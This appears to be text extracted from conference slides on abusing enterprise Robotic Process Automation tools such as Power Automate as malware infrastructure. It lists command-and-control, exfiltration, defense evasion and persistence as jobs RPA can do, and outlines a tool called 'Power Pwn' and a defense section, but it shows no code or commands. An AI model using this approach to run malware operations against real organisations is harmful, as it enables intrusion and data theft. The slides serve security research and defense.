





# In the real world



# In the real world



# We wanted to do hacking, not ops



# Introducing.. Robotic Process Automation (RPA)!



# Introducing.. Robotic Process Automation (RPA)!



Trusted cloud services

Trusted communication

Trusted executables

Power Automate



RPA is everywhere

(in the enterprise)



winautomation



# RPA can take care of Ops for us



- ✓ C&C
- ✓ Exfiltration
- ✓ Defense evasion
- ✓ Persistency
- ✓ Cleanup



And so much more:

- ✓ Handle errors
- ✓ Support different OS/versions
- ✓ Malware updates
- ✓ Aggregate data across machines
- ✓ ...



# Automation via RPA

## Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers



# Automation in the enterprise

## Why and How?

- Replace “copy-and-paste integration”
- Drag & drag builder
- Emulate user actions (mouse/keyboard) to connect
- Runs on user machines / dedicated servers

## Use cases:

- Customer service routines
- Finance payments and reporting
- HR onboarding / offboarding
- Supply chain keep inventory up to date
- Procurement invoice processing

# Outline

- Malware Ops motivation
- What is RPA?
- RPA technical deep dive
- Abusing RPA: RCE as a Service
- Introducing Power Pwn
- Defense: 4 things to do when you get home

# What is RPA?

How anyone can automate mundane processes

# Teenage (MMORPG) life




Grunt work  
required



Grunt work  
required



Grunt work  
required




Grunt work  
required





Grunt work  
required






